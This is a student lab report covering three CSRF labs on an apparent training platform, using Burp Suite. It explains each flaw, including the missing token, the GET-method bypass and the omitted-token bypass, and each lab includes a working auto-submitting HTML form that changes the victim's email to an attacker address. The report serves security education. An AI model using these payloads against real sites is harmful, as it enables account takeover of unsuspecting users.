Assignment 3:

Cross-Site Request Forgery (CSRF) Implementation with Burp Suite

NAME: Abu Bakar

REG NO: NUM-BSCS-2022-41

Introduction

This report provides a comprehensive analysis and implementation guide for three Cross-Site Request Forgery (CSRF) vulnerabilities using Burp Suite. CSRF is a critical web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

Lab 1: CSRF vulnerability with no defenses

1. Vulnerability Overview

The application's email change functionality is completely unprotected against CSRF. It does not use any CSRF tokens or other defense mechanisms, relying solely on session cookies for authentication.

2. Step-by-Step Implementation

1. **Intercept Request:** Log in as `wiener:peter` and intercept the "Update email" POST request in Burp Suite.
2. **Analyze Request:** Observe that the request to `/my-account/change-email` contains only the `email` parameter and session cookies, with no CSRF token.
3. **Craft Payload:** Create an HTML page that auto-submits a POST request to the target URL.
4. **Host and Deliver:** Use an exploit server to host the HTML and deliver it to the victim.


3. Exploit Payload

```
<html>
    <body>
        <form action="https://YOUR-LAB-ID.web-security-academy.net/my-
account/change-email" method="POST">
            <input type="hidden" name="email" value="attacker@evil.com">
        </form>
        <script>
```


```
            document.forms[0].submit();
        </script>
    </body>
</html>
```

4. Screenshots

Burp Suite Intercept (No Token):



Exploit Server Configuration:



Lab 2: Token validation depends on request method

1. Vulnerability Overview

The application attempts to defend against CSRF by requiring a token for POST requests. However, it fails to validate the token if the request method is changed to GET.

2. Step-by-Step Implementation

1. **Identify Token:** Observe the `csrf` token in the email change form.
2. **Test Bypass:** Attempt a CSRF attack without a token; the server rejects it.
3. **Change Method:** Use Burp Suite's "Change request method" feature to convert the POST request to a GET request.
4. **Verify Success:** The server processes the GET request without requiring a CSRF token.


3. Exploit Payload

```
<html>
    <body>
        <form action="https://YOUR-LAB-ID.web-security-academy.net/my-
account/change-email" method="GET">
            <input type="hidden" name="email" value="attacker@evil.com">
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```


4. Screenshots

Form with CSRF Token

:



Bypass via GET Method:



Lab 3: Token validation depends on token being present

1. Vulnerability Overview

The server validates the CSRF token only if the `csrf` parameter is present in the request. If the parameter is completely omitted, the validation logic is skipped.

2. Step-by-Step Implementation


1. **Test Invalid Token:** Submit a request with an incorrect CSRF token; the server returns "Invalid CSRF token".
2. **Omit Token:** Remove the `csrf` parameter entirely from the POST request.
3. **Verify Success:** The server accepts the request because the token parameter is missing, bypassing the check.

3. Exploit Payload


```
<html>
    <body>
        <form action="https://YOUR-LAB-ID.web-security-academy.net/my-
account/change-email" method="POST">
            <input type="hidden" name="email" value="attacker@evil.com">
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

4. Screenshots

Invalid Token Error:



Successful Bypass (Token Omitted):



Conclusion

These three cases highlight common implementation flaws in CSRF defenses: 1. **Total lack of defense.** 2. **Inconsistent validation across HTTP methods.** 3. **Conditional validation that can be bypassed by omitting parameters.**

Proper defense requires mandatory, cryptographically strong tokens for all state-changing requests, regardless of the method or parameter presence.